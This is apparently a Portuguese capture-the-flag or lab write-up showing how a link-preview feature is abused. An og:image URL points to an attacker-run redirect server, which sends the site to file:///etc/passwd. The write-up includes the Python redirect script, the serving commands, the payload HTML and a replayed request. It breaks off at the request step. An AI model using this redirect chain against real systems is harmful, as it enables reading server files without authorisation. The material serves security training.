

LFI -LAB



Inspecione o site:

Dá para ver que ele faz um regex com http ou https



Ele pega alguns metadados do site e retorna isso, precisamos entender o que ele está pegando e mostrando no site



Esses são metadados usados para descrever uma página, vamos usar isso

Conferindo conexão:



No exemplo acima usamos a VPS segfault, apenas conecte com ssh root@segfault.net , senha: segfault

Faça o teste, crie um index.html:

Assim podemos verificar se conseguimos interagir com o site

Conseguimos! Agora precisamos de um redirect na imagem pra pegar o que queremos, o aplicativo faz uma verificação se o que o site consultado está pegando é uma imagem mesmo (se termina com .jpg, .png por exemplo)

Como assim um redirect?

```
<meta property="og:image" content="http://162.210.192.194:46315/image.jpg" />
```

Essa parte do nosso site, podemos colocar para pegar a imagem em outro site por exemplo, como <http://outrositepublico.com/imagem.png> e é isso que vai aparecer aqui:

Então podemos apontar para um outro site NOSSO que faz um REDIRECT para o site vítima para o <file:///etc/passwd> por exemplo, então ele vai pesquisar nele mesmo e retornar a resposta, MAS como ele vai retornar certo se uma imagem não suporta string? Fácil, usaremos a extensão “.svg” para solucionar esse problema, já que o site alvo aceita isso.

No segfault NÃO dá para abrir 2 portas expostas ao mesmo tempo, é necessário criar outra instância para o site do redirect!

```
(root@lsd-VersionKid) - [~]
# curl sf/port
Tip: Type cat /config/self/reverse_* for details.
Tip: Type rshell to start listening.
Tip: Type curl sf/port to assign a new port.
Your reverse Port is 162.210.192.194 30354 [162.210.192.194:30354]

7 1 1 200
(root@lsd-VersionKid) - [~/ex]
# vi http_redirect.py
```

Código python de um redirect simples:

```
=====
```

```
#!/usr/bin/env python
```

```
"""
```

```
Simple HTTP URL redirector
```

```
Shreyas Cholia 10/01/2015
```

```
usage: redirect.py [-h] [--port PORT] [--ip IP] redirect_url
```

```
HTTP redirect server
```

```
positional arguments:
```

```
    redirect_url
```

```
optional arguments:
```

```
    -h, --help            show this help message and exit
```

```
    --port PORT, -p PORT  port to listen on
```

```
    --ip IP, -i IP        host interface to listen on
```

```
"""
```

```
import SimpleHTTPServer
```

```
import SocketServer
```

```
import sys
```

```
import argparse
```

```
def redirect_handler_factory(url):
```

```
    """
```

```
    Returns a request handler class that redirects to supplied `url`
```

```
    """
```

```
    class RedirectHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
```

```
def do_GET(self):

    self.send_response(301)

    self.send_header('Location', url)

    self.end_headers()

return RedirectHandler

def main():

    parser = argparse.ArgumentParser(description='HTTP redirect server')

    parser.add_argument('--port', '-p', action="store", type=int, default=80, help='port to listen on')

    parser.add_argument('--ip', '-i', action="store", default="", help='host interface to listen on')

    parser.add_argument('redirect_url', action="store")

    myargs = parser.parse_args()

    redirect_url = myargs.redirect_url

    port = myargs.port

    host = myargs.ip

    redirectHandler = redirect_handler_factory(redirect_url)

    handler = SocketServer.TCPServer((host, port), redirectHandler)

    print("serving at port %s" % port)

    handler.serve_forever()

if __name__ == "__main__":

    main()
```

```
(root@lsd-VersionKid) - [~/ex]
# python2 http_redirect.py --port 30354 --ip 0.0.0.0 file:///etc/passwd
serving at port 30354
```

Não se esqueça de criar o arquivo mesmo que esteja vazio para não dar 404

```
(root@lsd-VersionKid) - [~/ex]
# touch imagem.svg
```

Agora voltamos para a nossa PRIMEIRA VPS do segfault e mudamos o campo para apontar para o nosso redirect



```
<html prefix="og: https://ogp.me/ns#" TESTANDO 123
<head>
<title>VAI SER HACKEADO!</title>
<meta property="og:title" content="Teste titulo" />
<meta property="og:description" content="tu seras hackeado!" />
<meta property="og:image" content="http://162.210.192.194:30354/imagem.svg" />
</head>
</html>
```

Assim ele passa a verificação dizendo que vai pegar a imagem “.svg” na nossa VPS 2 e quando ele chegar la ele vai ser redirecionado para ele mesmo para procurar e retornar o arquivo do <file:///etc/passwd>

Abrimos a conexão na VPS 1:

```
(root@lsd-SuchPrefer) - [~/ex]
# python -m http.server 46315
Serving HTTP on 0.0.0.0 port 46315 (http://0.0.0.0:46315/) ...
```

Agora mandaremos a requisição, para ver a resposta é melhor fazer isso pelo burp!

Vamos mandar a requisição POST que ele faz para o repeater

```
.8 {
.9   "url": "http://162.210.192.194:46315",
    "requestTime": 1759486253300
}
```

Mudamos a URL para a nossa e mandamos

Request
